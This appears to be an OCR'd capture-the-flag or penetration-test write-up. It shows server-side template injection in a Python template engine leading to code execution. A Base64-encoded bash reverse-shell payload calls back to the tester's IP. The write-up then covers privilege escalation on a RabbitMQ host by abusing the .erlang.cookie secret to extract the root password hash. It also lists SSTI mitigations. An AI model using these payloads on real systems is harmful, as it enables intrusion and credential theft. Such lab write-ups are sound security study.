
→

After that i Testing a Server-Side Template Injection (SSTI) payload, I have successed


- Not Java



- Not Ruby ERB




- Python




>> How did I ensure ?


Test 1 :



Test 2 :




→ Render Of (Test 2)



↗ **SSTI RCE Successed.**

→


Prepare a one-line command intended to trigger a reverse shell once executed on the target system and encode the command using Base64 to avoid input validation issues and ensure the payload is safely delivered to the server.



- My machine IP: 10.80.93.170 && Listener port = 8888

→


Embed the encoded payload inside the SSTI injection Template




Payload used is:

```
{{self. __init__. __globals__. __builtins__. __import__('os'). popen('echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC44MC45My4xNzYvODg4OCAwPiYxCg== |base64 -d |bash'). read ().
```

→ After that, I open lister on port 8888, Reverse shell is done



→ Read user.txt file to obtain sensitive information inside it.



SSTI Recommendations & Mitigations :

- Disable Template Evaluation of User Input.
- Use Safe Rendering Modes in Template Engines.
- Using Strict Template Engines.
- Input Validation & Sanitization.
- Avoid Dynamic Template Construction.
- Disable or Limit Template Sandbox Features.
- Enforce Content Security Policies (CSP).
- Escape User Input Before Rendering.
- Use Strong Input Filters.

Vulnerability Name:

→ **Privilege Escalation**

Vulnerability Location :

→
RabbitMQ Server Directories

Description:

→ Privilege escalation occurs when an attacker exploits a vulnerability or misconfiguration in a system to gain higher-level permissions than originally assigned. This can allow them to perform actions such as accessing sensitive data, modifying system files, or installing malicious software. Attackers typically start with a low-privilege account and seek to elevate their access to administrative or root levels.

→ Catting /etc/passwd to show all users

```
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
fwupd-refresh:x:111:116:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:113:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
azrael:x:1000:1000:KLI:/home/azrael:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
rtkit:x:114:118:RealtimeKit,,,:/proc:/usr/sbin/nologin
epmd:x:115:119::/var/run/epmd:/usr/sbin/nologin
geoclue:x:117:122::/var/lib/geoclue:/usr/sbin/nologin
avahi:x:118:124:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
cups-pk-helper:x:119:125:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin
saned:x:120:126::/var/lib/saned:/usr/sbin/nologin
colord:x:121:127:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
gdm:x:123:130:Gnome Display Manager:/var/lib/gdm3:/bin/false
rabbitmq:x:124:131:RabbitMQ messaging server,,,:/var/lib/rabbitmq:/usr/sbin/nologin
```


Found RabbitMQ user specific RabbitMQ messaging server

→ Running a find command to find the rabbitmq directory


```
./usr/lib/rabbitmq
./usr/lib/ocf/resource.d/rabbitmq
./usr/share/rabbitmq
./var/log/rabbitmq
./var/lib/rabbitmq
./etc/rabbitmq
```

→


Access this path (/var/lib/rabbitmq) The primary storage location for software data (services) is the system environment, Found in path file called (. erlang.cookie)



→
After searching for (erlang. Cookie) found RabbitMQ server is programmed using languet called erlang. Cookie and (erlang. Cookie) a secret file includes (Secret key /Token) Erlang languet uses it to identify itself between nodes(machine) and each other




→ After that install RabbitMQ server on machine




→ Use **(. erlang. cookie**) to list all users in machine

Find root user and privileged administrator and some notes




→

Use (. erlang. cookie) to retrieve all configuration in machine



→

I extracted the Base64 value from the password in the configuration, and it converted it to hexadecimal to get the final hash that I use as the root password.



→

The hash we received is in base64 and according to the RabbitMQ documentation, it follows the structure: base64(<4 byte salt> + sha256(<4 byte salt> + <password>)).

